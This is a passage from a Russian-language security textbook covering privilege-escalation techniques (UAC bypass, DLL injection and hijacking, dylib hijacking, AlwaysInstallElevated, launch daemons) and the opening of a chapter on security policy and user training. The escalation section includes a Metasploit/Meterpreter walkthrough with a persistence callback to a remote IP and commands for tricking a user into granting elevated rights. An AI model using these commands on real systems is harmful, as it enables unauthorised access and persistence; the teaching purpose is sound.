


Рис. 8.7

После нажатия на кнопку **Next** (Далее) будут показаны все выбранные вами исправления, и вы можете нажать кнопку **Finish** (Завершить), чтобы завершить процесс. Прокладка будет храниться в новой базе данных. Чтобы применить ее, нужно щелкнуть правой кнопкой мыши на новой базе данных и нажать **Install** (Установить). Как только это будет сделано, программа будет запущена со всеми исправлениями совместимости, которые вы выбрали в прокладке.




Рис. 8.8

Обход контроля над учетной записью пользователя

Windows обладает хорошо структурированным механизмом для управления привилегиями всех пользователей в сети и на локальной машине. У нее есть функция **контроля учетных записей пользователей (UAC)**, которая действует как ворота между обычными пользователями и пользователями уровня администратора. Функция UAC используется для предоставления прав доступа программе, повышения их привилегий и запуска с привилегиями уровня администратора. Поэтому Windows всегда предлагает пользователям разрешать выполнение программ, которые хотят выполняться с этим уровнем доступа. Также примечательно, что только администраторы могут разрешить запуск программ с этими привилегиями. Поэтому обычному пользователю будет отказано в праве запускать программу с правами администратора.

Это похоже на отказоустойчивый механизм, при котором только администраторы могут запускать программы с повышенными привилегиями, поскольку они могут легко отличить вредоносные программы от подлинных. Однако в этом механизме обеспечения безопасности системы есть пробелы. Некото-

рым программам Windows разрешено повышать привилегии или выполнять СОМ-объекты с повышенными правами без предварительного запроса пользователя.

Например, rundll32.exe используется для загрузки кастомной DLL-библиотеки, которая загружает СОМ-объект с повышенными привилегиями. Она выполняет файловые операции даже в защищенных каталогах, которые обычно требуют от пользователя повышенных прав доступа, а это делает механизм UAC открытым для компрометации, чем могут воспользоваться знающие злоумышленники. Те же процессы, которые используются для запуска программ Windows без проверки подлинности, могут позволить вредоносному программному обеспечению работать с правами администратора аналогичным образом. Злоумышленники могут внедрить вредоносный процесс в доверенный и тем самым получить преимущество от его запуска с правами администратора без необходимости запрашивать пользователя.

Существуют и другие способы, обнаруженные черными хакерами, которые можно использовать для обхода UAC. На GitHub было опубликовано множество методов, которые потенциально могут быть использованы по отношению к UAC. Один из них – eventvwr.exe, который можно скомпрометировать, т. к. обычно он автоматически повышается при запуске, следовательно, в него можно внедрить специфичный двоичный код или скрипты. Еще один подход к победе над UAC – обычная кражка учетных данных администратора. Механизм UAC считается единой системой безопасности, поэтому привилегии процесса, выполняющегося на одном компьютере, остаются неизвестными для побочных систем. Трудно поймать злоумышленников, неправомерно использующих учетные данные администратора для запуска процессов с привилегиями высокого уровня.

! Чтобы обойти UAC в Windows 7, также можно использовать uacscript, который легко скачать по адресу <https://github.com/Vozzie/uacscript>.

Внедрение DLL-библиотек

Внедрение DLL-библиотек – это еще один метод повышения привилегий, используемый злоумышленниками. Он также подразумевает компрометацию легитимных процессов и служб операционной системы Windows. DLL-инъекции используются для запуска вредоносного кода в контексте легитимного процесса. Используя контекст процесса, признанного легитимным, злоумышленник получает ряд преимуществ, особенно возможность доступа к памяти процессов и правам доступа. Действия злоумышленника также маскируются легитимными процессами. Недавно был обнаружен довольно сложный метод внедрения – **отражающее внедрение DLL** (13). Он более эффективен, поскольку загружает вредоносный код без необходимости выполнения обычных вызовов Windows API, следовательно, в обход мониторинга загрузки DLL (13). Он использует хитрый процесс загрузки вредоносной библиотеки из памяти в работающий процесс. Вместо обычного процесса внедрения DLL при загруз-

ке вредоносного кода DLL из пути, который не только создает внешнюю зависимость и ухудшает скрытность атаки, отражающее внедрение создает свой вредоносный код в виде необработанных данных. Его сложнее обнаружить даже на компьютерах, которые надлежащим образом защищены программными средствами обеспечения безопасности.

DLL-инъекции использовались злоумышленниками для изменения реестра Windows, создания потоков и загрузки DLL. Все это действия, требующие прав администратора, но злоумышленники находят способ проникнуть, не имея таких привилегий.

Приведенная ниже диаграмма – краткая иллюстрация того, как работают DLL-инъекции (рис. 8.9).



Рис. 8.9

Важно помнить, что они используются не только для повышения привилегий.

Вот несколько примеров вредоносных программ, которые используют метод внедрения DLL-библиотек, чтобы скомпрометировать одну систему либо перейти на другие:

- **Backdoor.Oldrea** – внедряется в процесс explore.exe;
- **BlackEnergy** – внедряется в качестве DLL-библиотеки в процесс svchost.exe;
- **Duqu** – внедряется во многие процессы, чтобы не дать себя обнаружить.

Перехват порядка поиска DLL

Перехват порядка поиска DLL – это еще один метод, используемый для компрометации DLL-библиотек и предоставления злоумышленникам возможности повысить свои привилегии для продолжения атаки. В этом методе злоумышленники пытаются заменить легитимные DLL-библиотеки вредоносными. Поскольку места, где программы хранят свои DLL-библиотеки, можно легко идентифицировать, злоумышленники могут поместить вредоносные библиотеки высоко в списке директорий, в которых выполняется поиск легитимной библиотеки. Поэтому, когда Windows будет искать определенную DLL-библиотеку в своем обычном месте, она найдет DLL-файл с тем же именем, но это будет вовсе не легитимная библиотека. Часто данный тип атаки эффективен с программами, которые хранят DLL-библиотеки в удаленных местах, например в веб-ресурсах. Таким образом, библиотеки более уязвимы для злоумышленников, им больше не нужно физически обращаться к компьютеру, чтобы скомпрометировать файлы на жестких дисках.

Еще один подход к перехвату порядка поиска в DLL состоит в изменении способов загрузки DLL программами. В этом случае злоумышленники изменяют файлы манифеста или файлы .local, задающие пути поиска DLL, в выбранном приложении, чтобы программа загружала библиотеку, отличную от предполагаемой. Злоумышленники могут перенаправить программу, чтобы та всегда загружала вредоносную DLL, что приведет к постоянному повышению привилегий. Злоумышленники также могут изменить путь к легитимным DLL-библиотекам, когда скомпрометированная программа ведет себя ненормально. Целевые программы – это программы, которые выполняются с высоким уровнем привилегий. При выполнении правильной программы злоумышленник может существенно повысить привилегии, чтобы стать системным пользователем и, следовательно, получить доступ к большему количеству вещей.

Перехват DLL сложен и требует большой осторожности, чтобы предотвратить ненормальное поведение программы-жертвы. В случае неудачи (или удачи), когда пользователь понимает, что приложение ведет себя странно, он или она может просто удалить его, что помешает атаке.

На приведенной ниже диаграмме показан порядок перехвата поиска, когда злоумышленник поместил вредоносный DLL-файл в путь поиска легитимного файла (рис. 8.10).

Перехват поиска dylib

Перехват поиска dylib – это метод, используемый при атаке на компьютеры Apple. Компьютеры с операционной системой OS X используют аналогичный метод для поиска динамических библиотек (dylib), которые должны быть загружены в программы. Этот метод поиска также основан на переборе путей в файловой системе, и, как было видно в случае с перехватом поиска DLL, злоумышленники могут использовать знания об этих путях для повышения привилегий. Злоумышленники проводят исследования, чтобы найти динами-

ческие библиотеки, которые используются конкретными приложениями, а затем помещают вредоносную версию с аналогичным именем в верхнюю часть списка путей поиска. Поэтому когда операционная система ищет динамическую библиотеку приложения, она сначала находит вредоносную. Если целевая программа запускается с привилегиями более высокого уровня, по сравнению с пользователем компьютера, при запуске она автоматически повышает привилегии. В этом случае также получается доступ на уровне администратора к вредоносной библиотеке.




Рис. 8.10

Приведенная ниже диаграмма иллюстрирует процесс перехвата dylib, когда злоумышленники помещают вредоносную библиотеку в путь поиска (рис. 8.11).



Рис. 8.11

Исследование уязвимостей

Исследование уязвимостей – один из немногих типов горизонтальных повышений привилегий, которые используются сегодня. Из-за строгости кодирования и защиты систем, как правило, случаев горизонтального повышения привилегий стало меньше. Данный тип повышения привилегий осуществим для систем и программ, содержащих ошибки программирования. Эти ошибки могут создавать уязвимости, которые злоумышленники способны эксплу-

атировать для обхода механизмов безопасности. Некоторые системы будут принимать определенные фразы в качестве паролей для всех пользователей. Это может быть ошибкой программирования, позволяющей разработчикам систем быстро получать доступ к ним. Однако злоумышленники могут быстро обнаружить этот недостаток и использовать его для доступа к учетным записям пользователей с высокими привилегиями. Другие ошибки в кодировании могут позволить злоумышленникам изменить уровни доступа пользователей в URL-адресе веб-системы. В Windows была программная ошибка, которая позволяла злоумышленникам создавать собственные мандаты Kerberos с правами администратора домена, используя обычные права доступа пользователя домена. Эта уязвимость носит название MS14-068. Несмотря на то что разработчики системы могут быть чрезвычайно осторожны, эти ошибки иногда появляются, предоставляя злоумышленникам возможность быстро повысить привилегии.

Иногда злоумышленник может воспользоваться преимуществами операционной системы для эксплуатации неизвестной уязвимости.

Классический пример – использование раздела реестра AlwaysInstallElevated, который присутствует в системе (установлен на 1) и позволяет установить пакет установщика Windows с повышенными (системными) привилегиями. Чтобы этот ключ считался включенным, нужно установить на 1 следующие значения:

```
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001
[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001
```

Злоумышленник может использовать команду reg query, чтобы проверить, присутствует ли этот ключ. Если нет, то появится сообщение, показанное на рис. 8.12.




Рис. 8.12

Возможно, это звучит безобидно, но если вдуматься, то можно заметить проблему. В основном вы предоставляете привилегии системного уровня обычному пользователю для запуска установщика. Что делать, если пакет установщика содержит вредоносное содержимое? Game over!

Запускаемые демоны

Использование запускаемых демонов – еще один метод повышения привилегий, применимый к операционным системам на базе Apple, в особенности

OS X. При загрузке OS X обычно запускается `launchd` для завершения инициализации системы. Этот процесс отвечает за загрузку параметров демонов из файлов `plist`, находящихся в `/Library/LaunchDaemons`. У демонов есть файлы списка свойств, указывающие на исполняемые файлы, которые должны быть запущены автоматически. Злоумышленники могут воспользоваться этим процессом автозапуска для повышения привилегий. Они могут установить собственные демоны для запуска и настроить их на запуск во время процесса загрузки, используя процесс `launchd`. Демоны злоумышленников могут получить замаскированные имена, похожие на относящиеся к ним ОС или приложения. Запускаемые демоны создаются с правами администратора, но выполняются с правами `root`. Поэтому если злоумышленники добьются успеха, указанные ими демоны будут запущены автоматически, а их привилегии расширены от администратора до пользователя `root`. Можно заметить, что злоумышленники снова используют легитимный процесс для повышения привилегий.

Практический пример повышения привилегий в Windows 8

Этот практический пример работает в Windows 8, а также, как сообщалось, эффективен и для Windows 10. В нем используются методы, о которых уже шла речь, а именно PowerShell и Meterpreter. Этот хитрый метод вынуждает пользователя компьютера, выбранного в качестве объекта атаки, невольно разрешать запуск легитимной программы, которая, в свою очередь, повышает привилегии. Следовательно, именно пользователь неосознанно позволяет злоумышленникам наращивать свои привилегии. Процесс начинается в Metasploit и особенно в Meterpreter. Вначале используется Meterpreter для установления соединения с жертвой. Это соединение нужно злоумышленникам для отправки команд на компьютер жертвы и эффективного управления ею.

Ниже приведен сценарий, называющийся `persistence`, который злоумышленник может использовать для запуска сеанса с удаленной целью. Сценарий создает постоянного слушателя в системе жертвы, который запускается при загрузке.

Вот как это выглядит:

```
meterpreter >run persistence -A -L c:\ -X 30 -p 443 -r 10.108.210.25
```

Эта команда запускает обработчик на жертве (A), помещает Meterpreter на диск C компьютера-жертвы (L c:\) и дает слушателю указание запуститься при загрузке (X), выполнить проверку с интервалом в 30 с (i 30) и отвечать на порту 443 IP-адреса жертвы. Хакер может проверить, было ли соединение простым, отправив команду `reboot` на компьютер жертвы и наблюдая за ее поведением.

Команда `reboot` выглядит так:

```
Meterpreter> reboot
```

Если результаты удовлетворительны, злоумышленник может установить фоновую сессию и предпринять попытку повышения привилегий. Meterpreter

запустит сеанс в фоновом режиме и позволит Metasploit выполнять другие действия.

В терминале Metasploit выдается команда

```
Msf exploit(handler)> Use exploit/windows/local/ask
```

Эта команда работает во всех версиях Windows. Она используется для запроса, чтобы пользователь на компьютере, выбранном в качестве цели, невольно повышал уровень выполнения атакующего. Пользователь должен щелкнуть **OK** при появлении на экране ничего не предвещающей подсказки с запросом разрешения на запуск программы. Требуется согласие пользователя. Если оно не будет дано, попытка повышения привилегий не будет успешной. Поэтому злоумышленник должен попросить пользователя разрешить запуск легитимной программы, и именно здесь в действие вступает PowerShell. Следовательно, злоумышленникам необходимо использовать ask с помощью PowerShell. Вот как это делается:

```
Msf exploit(ask)> set TECHNIQUE PSH  
Msf exploit(ask)> run
```

В этот момент на экране жертвы появится всплывающее окно с предложением разрешить запуск PowerShell, полностью легитимной программы Windows. В большинстве случаев пользователь нажимает кнопку **OK**. Получив разрешение, злоумышленник может использовать PowerShell для перехода от обычного пользователя к системному пользователю следующим образом:

```
Meterpreter> migrate 1340
```

Таким образом, 1340 указан как системный пользователь Metasploit. В случае успеха злоумышленники получат больше привилегий. Проверка привилегий, которыми располагают злоумышленники, должна показать, что у них есть права администратора и системы. Тем не менее у администратора 1340 только четыре привилегии Windows, и их недостаточно для выполнения крупной атаки. Злоумышленник должен наращивать свои привилегии, чтобы иметь возможность совершать больше вредоносных действий. Затем злоумышленники могут перейти на 3772, который является пользователем NT Authority\System. Это можно сделать с помощью следующей команды:

```
Meterpreter> migrate 3772
```

У злоумышленников по-прежнему будут права администратора и пользователя root, а также дополнительные привилегии Windows. Эти дополнительные привилегии, коих 13, могут позволить злоумышленникам совершить множество действий с жертвой, используя Metasploit.

Выходы

В этой главе мы обсудили один из самых сложных этапов атаки. Хотя не все методы, используемые здесь, сложны. Как уже было сказано, есть два мето-

да: горизонтальное и вертикальное повышения привилегий. Некоторые злоумышленники будут использовать методы горизонтального повышения привилегий, потому что они менее сложны в исполнении. Однако хакеры-ветераны, хорошо разбирающиеся в системах, на которые нацелены, используют вертикальные методы повышения привилегий. Здесь были рассмотрены некоторые из этих методов. В большинстве случаев было ясно, что хакеры должны нацеливаться на легитимные процессы и сервисы, чтобы повысить привилегии, потому что большинство систем построено с использованием концепции наименьших привилегий. Пользователям целенаправленно предоставляются наименьшие привилегии, которые им требуются для выполнения своих ролей. Привилегии высокого уровня предоставляются только легитимным службам и процессам, и поэтому злоумышленникам в большинстве случаев приходится их взламывать.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. *Gouglidis A., Mavridis I., and Hu V. C.* Security policy verification for multi-domains in cloud systems // International Journal of Information Security. 2014. № 13 (2). С. 97–111. <https://search.proquest.com/docview/1509582424>. DOI: <http://dx.doi.org/10.1007/s10207-013-0205-x>.
2. *Sommestad T., and Sandström F.* An empirical test of the accuracy of an attack graph analysis tool // Information and Computer Security. 2015. № 23 (5). С. 516–531. <https://search.proquest.com/docview/1786145799>.
3. *Groves D. A.* Industrial Control System Security by Isolation: A Dangerous Myth // American Water Works Association.Journal. 2011. № 103 (7). С. 28–30. <https://search.proquest.com/docview/878745593>.
4. *Asadoorian P.* Windows Privilege Escalation Techniques (Local) – Tradecraft Security Weekly #2 – Security Weekly // Security Weekly. 2017. <https://securityweekly.com/2017/05/18/windows-privilege-escalation-techniques-local-tradecraft-security-weekly-2/>.
5. *Perez C.* Meterpreter Token Manipulation // Shell is Only the Beginning. 2017. <https://www.darkoperator.com/blog/2010/1/2/meterpreter-token-manipulation.html>.
6. *Knight S.* Exploit allows command prompt to launch at Windows 7 login screen // TechSpot. 2017. <https://www.techspot.com/news/48774-exploit-allows-command-prompt-to-launch-at-windows-7-login-screen.html>.
7. Application Shimming // Attack.mitre.org. 2017. <https://attack.mitre.org/techniques/T1138/>.
8. Bypass User Account Control // Attack.mitre.org. 2017. <https://attack.mitre.org/techniques/T1088/>.
9. DLL Injection // Attack.mitre.org. 2017. <https://attack.mitre.org/techniques/T1055/>.
10. DLL Hijacking Attacks Revisited // InfoSec Resources. 2017. <https://resources.infosecinstitute.com/dll-hijacking-attacks-revisited/>.

11. Dylib-Hijacking Protection // Paloaltonetworks.com. 2017. <https://docs.paloaltonetworks.com>.
12. Newton T. Demystifying Shims-or-Using the App Compat Toolkit to make your old stuff work with your new stuff // Blogs.technet.microsoft.com. 2018. <https://blogs.technet.microsoft.com/askperf/2011/06/17/demystifying-shims-or-using-the-app-compat-toolkit-to-make-your-old-stuff-work-with-your-new-stuff/>.
13. DLL Injection – enterprise // Attack.mitre.org. 2018. <https://attack.mitre.org/techniques/T1055/>.

Резюме

В этой главе мы изучили этап повышения привилегий. Было отмечено, что существует два класса повышения привилегий: вертикальное и горизонтальное. Мы также выявили, что горизонтальное повышение привилегий – это лучшее, на что может надеяться злоумышленник. Это связано с тем, что методы, используемые для горизонтального повышения привилегий, не слишком сложны. Мы рассмотрели большинство сложных методов вертикального повышения привилегий, которые злоумышленники используют при атаке на системы. Примечательно, что большинство обсуждаемых методик использует попытки поставить под угрозу легитимные службы и процессы, чтобы получить более высокие привилегии. Вероятно, это последняя задача, которую злоумышленнику придется выполнить за всю атаку.

В следующей главе мы объясним, как злоумышленники наносят последний удар и как они пожинают плоды своих усилий в случае успеха.

Глава 9

Политика безопасности

Начиная с главы 3 «Жизненный цикл атаки» до главы 8 «Повышение привилегий» мы рассказывали о стратегиях атак и о том, как Красная команда может повысить уровень безопасности организации, используя распространенные методы атак. Теперь пришло время сменить тему и начать смотреть на вещи с точки зрения обороны. Нет другого способа начать говорить о стратегиях защиты, кроме как вспомнить о политике безопасности. Хороший набор политик безопасности необходим, чтобы гарантировать, что вся компания следует четко определенному набору основных правил, которые помогут защитить ее данные и системы.

В этой главе мы рассмотрим следующие темы:

- проверка политики безопасности;
- обучение конечного пользователя;
- соблюдение политики;
- мониторинг на соответствие.

ПРОВЕРКА ПОЛИТИКИ БЕЗОПАСНОСТИ

Возможно, первый вопрос должен звучать так: «У вас вообще есть политика безопасности?» Даже если последует ответ «Да», вам все равно нужно продолжать задавать эти вопросы. Следующий вопрос: «Применяете ли вы эту политику?» Опять же, даже если ответ будет «Да», вы должны задать следующий вопрос: «Как часто вы проверяете эту политику безопасности в поисках улучшений?» Теперь мы подошли к тому моменту, когда можем с уверенностью сделать вывод, что политика безопасности – это живой документ, поэтому ее необходимо пересматривать и обновлять.

Политика безопасности должна включать в себя отраслевые стандарты, процедуры и руководства, которые необходимы для поддержки информационных рисков в повседневной работе. У этой политики также должна быть четко определенная область действия.

Крайне важно, чтобы была указана область применения политики безопасности. Например, если она относится ко всем данным и системам, это должно

быть понятно всем, кто ее читает. Еще один вопрос, который вы должны задать: «Эта политика также распространяется на подрядчиков?» Независимо от того, будет ответ «Да» или «Нет», он должен быть указан в разделе «Область действия».

В основе политики безопасности должна лежать триада безопасности (конфиденциальность, целостность и доступность). Пользователи должны защищать и гарантировать применение триады безопасности в данных и системах, что не зависит от того, как данные создавались, передавались другим или хранились. Пользователи должны осознавать свои обязанности и последствия нарушения политики безопасности. Убедитесь, что вы также включили раздел, который определяет роли и обязанности, т. к. это очень важно для подотчетности.

Также важно прояснить, какие документы участвуют в общей политике безопасности, поскольку их больше одного. Убедитесь, что все пользователи понимают разницу между приведенными ниже документами.

- **Политика** – это основа всего, она устанавливает ожидания высокого уровня, а также будет использоваться для принятия решений и достижения результатов.
- **Процедура** – как следует из названия, это документ, содержащий процедурные этапы, которые описывают, как следует делать что-либо.
- **Стандарт** – этот документ устанавливает требования, которые должны соблюдаться. Другими словами, каждый должен соблюдать определенные стандарты, которые были установлены ранее.
- **Руководящие принципы** – хотя многие утверждают, что руководящие принципы не являются обязательными, на самом деле это скорее дополнительное рекомендуемое руководство. При этом важно отметить, что каждая компания может свободно определять, являются ли руководящие принципы необязательными или они рекомендованы.
- **Передовой опыт** – как следует из названия, это опыт, который должен применяться всей компанией или только некоторыми ее подразделениями. Также можно установить это по ролям. Например, все веб-серверы должны использовать передовые практики в области безопасности от поставщика, применяемые до развертывания в рабочей среде.

Чтобы убедиться, что все эти моменты синхронизированы, управляются и пользуются поддержкой высшего руководства, необходимо создать программу безопасности для всей организации. В публикации *NIST 800-53* предлагается следующий тип отношений между объектами контроля над безопасностью в организации.

Понадобится целая книга, чтобы обсудить все элементы этой диаграммы. Поэтому мы настоятельно рекомендуем вам прочитать публикацию *NIST 800-53*, если вам нужна дополнительная информация, касающаяся этих областей.



Рис. 9.1

ОБУЧЕНИЕ КОНЕЧНОГО ПОЛЬЗОВАТЕЛЯ

Как было показано на предыдущей диаграмме, обучение конечного пользователя является частью управления безопасностью в рамках тренинга по безопасности. Возможно, это одна из самых важных частей программы безопасности, потому что пользователь, не имеющий знаний в этой области, может нанести колоссальный ущерб вашей организации.

Согласно отчету *Symantec Internet Security Threat Report* (т. 22), спам-кампании являются основной причиной заражения вредоносными программами. Хотя в настоящее время они используют широкий спектр тактик, крупнейшие операции по распространению вредоносного ПО с использованием спама по-прежнему основаны на методах социальной инженерии.

В том же отчете компания «Symantec» пришла к выводу, что в 2016 г. наиболее распространенным словом, используемым в основных вредоносных кампаниях, было слово «счет-фактура». Это имеет смысл, поскольку идея состоит в том, чтобы напугать пользователя, заставить его подумать, что ему или ей нужно что-то оплатить, иначе случится нечто плохое. Это типичный подход: напугать, чтобы вынудить пользователя нажать на ссылку, после чего система будет скомпрометирована. Еще одна платформа, которая используется для запуска атак с помощью социальной инженерии, – это социальные сети. В 2015 г. Symantec обнаружила в Twitter спам-атаку, в которой использовались сотни тысяч поддельных учетных записей, выдававших себя за действительные учетные записи, чтобы создать большую базу фолловеров и, используя ее, распространять ложные сведения о способах по снижению веса.

Проблема заключается в том, что многие пользователи будут использовать собственное устройство – эта концепция известна как **bring your own device (BYOD)** – для получения доступа к внутренней информации о компании. Когда они участвуют в фальшивых кампаниях в социальных сетях, подобных этой, то становятся легкой добычей для хакеров. Если хакеры могут скомпрометировать систему пользователя, они очень близки к получению доступа к данным компании, поскольку в большинстве случаев они не являются изолированными.

Все эти сценарии только подтверждают необходимость обучения пользователей данному типу атак и любым другим типам атак с использованием методов социальной инженерии, включая физические подходы к социальной инженерии.

Рекомендации по безопасности для пользователей социальных сетей

В статье *Social Media Impact*, опубликованной ISSA Journal и написанной одним из авторов этой книги, Юрием Диогенесом, рассматривается множество случаев, когда социальные сети были основным инструментом при выполнении атак с использованием методов социальной инженерии. Программа по обеспечению безопасности должна соответствовать кадровым и юридическим требованиям относительно того, как компания должна обрабатывать сообщения в социальных сетях, а также давать руководящие указания сотрудникам о том, как им следует вести себя в них.

Одним из сложных вопросов при определении набора руководящих принципов для сотрудников, как использовать социальные сети, является определение надлежащего делового поведения. Дисциплинарные меры в отношении работников, которые пересекают эту границу, должны быть очень четкими. В октябре 2017 г., сразу после массовых расстрелов в Лас-Вегасе, вице-президент CBS сделал комментарий, предположив, что «жертвы Вегаса не заслужили сочувствия, потому что поклонники кантри часто являются республиканцами». Результат этого онлайн-комментария был прост: она была уволена за нарушение стандартов поведения компании. Хотя для CBS важно было быстро извиниться за ее поведение и продемонстрировать соблюдение политики путем увольнения сотрудника, компания все же пострадала от комментариев этого человека.

При наличии политической напряженности в мире и свободы, которую социальные сети дают людям, чтобы выразить свои мысли, подобные ситуации возникают каждый день. В августе 2017 г. профессор Флориды был уволен из-за сообщение в Twitter, в котором говорилось, что Техас заслужил ураган Харви, после того как проголосовал за Трампа. Это еще один пример того, как сотрудник использует свой личный аккаунт в Twitter для онлайн-декламаций, приводящих к плохим последствиям. Зачастую компании принимают решение уволить сотрудника, который плохо себя ведет в интернете, основываясь на кодексе поведения. Например, если вы прочитаете раздел «Внешние комму-

никиации» в Кодексе поведения Google, то увидите, какие рекомендации дает Google относительно публичного раскрытия информации.

Еще одна важная директива, которую стоит включить, – это то, как вести себя с клеветническими сообщениями, а также сообщениями порнографического характера, вопросами интеллектуальной собственности, домогательствами или постами, которые могут создать враждебную рабочую среду. Это крайне необходимо для большинства основополагающих принципов социальных сетей и показывает, что работодатель старательно продвигает здоровую социальную среду внутри компании.

Тренинг по безопасности

Тренинг по безопасности должен проводиться для всех сотрудников. В него необходимо включать рассказы о новых методах атак и соображения по этому поводу. Многие компании проводят такое обучение в режиме онлайн через внутреннюю сеть компании. Если тренинг хорошо продуман, богат визуальными эффектами и в конце содержит вопросы для самопроверки, он может быть очень результативен. В идеале тренинг по безопасности должен содержать:

- **примеры из реальной жизни.** Пользователям будет легче запомнить что-либо, если вы покажете реальный сценарий. Например, говорить о фишинговых письмах, не показывая, как они выглядят и как их визуально идентифицировать, не очень эффективно;
- **практика.** Хорошо написанный текст и богатые визуальные элементы – важные атрибуты учебных материалов, но вы должны представить пользователю практические сценарии. Позвольте ему взаимодействовать с компьютером, чтобы выявить целевой фишинг или фальшивую кампанию в социальных сетях.

В конце тренинга все пользователи должны подтвердить, что они успешно прошли его и знают не только об угрозах безопасности и контрмерах, описанных в тренинге, но и о последствиях несоблюдения политики безопасности компании.

ИСПОЛЬЗОВАНИЕ ПОЛИТИКИ

Когда вы закончите создавать свою политику безопасности, наступит время ее применения, которое осуществляется с использованием различных технологий в соответствии с потребностями компании. В идеале должна быть схема архитектуры вашей сети, чтобы в полной мере понять, какие у вас есть ключевые точки, т. е. какие серверы у вас имеются, как идут потоки информации, где хранится информация, у кого есть и у кого должен быть доступ к данным, а также каковы различные точки входа в вашу сеть.

Многие компании не в состоянии полностью реализовать политику безопасности, потому что они думают о ее применении только на конечных точках и серверах.

А как насчет сетевых устройств? Вот почему вам нужен целостный подход к каждому компоненту, активному в сети, включая коммутаторы, принтеры и IoT-устройства.

Если в вашей компании есть служба каталогов Microsoft Active Directory, вы должны использовать **объект групповой политики (GPO)** для развертывания своей политики безопасности. Все политики должны быть развернуты в соответствии с политикой безопасности вашей компании. Если у разных отделов разные потребности, вы можете сегментировать свое развертывание, используя **организационные единицы (OU)**, и назначать политики для каждой отдельной единицы.

Например, если серверам, которые относятся к отделу кадров, требуется другой набор политик, вы должны переместить эти серверы в единицу HR и назначить для нее специальную политику.

Если вы не уверены в текущем состоянии своих политик безопасности, вам следует выполнить начальную оценку с помощью команды PowerShell Get-GPOReport, чтобы экспорттировать все политики в HTML-файл. Убедитесь, что вы запустили следующую команду с контроллера домена:

```
PS C:> Import-Module GroupPolicy
PS C:> Get-GPOReport -All -ReportType HTML -Path .GPO.html
```

Результат выполнения этой команды показан на рис. 9.2.

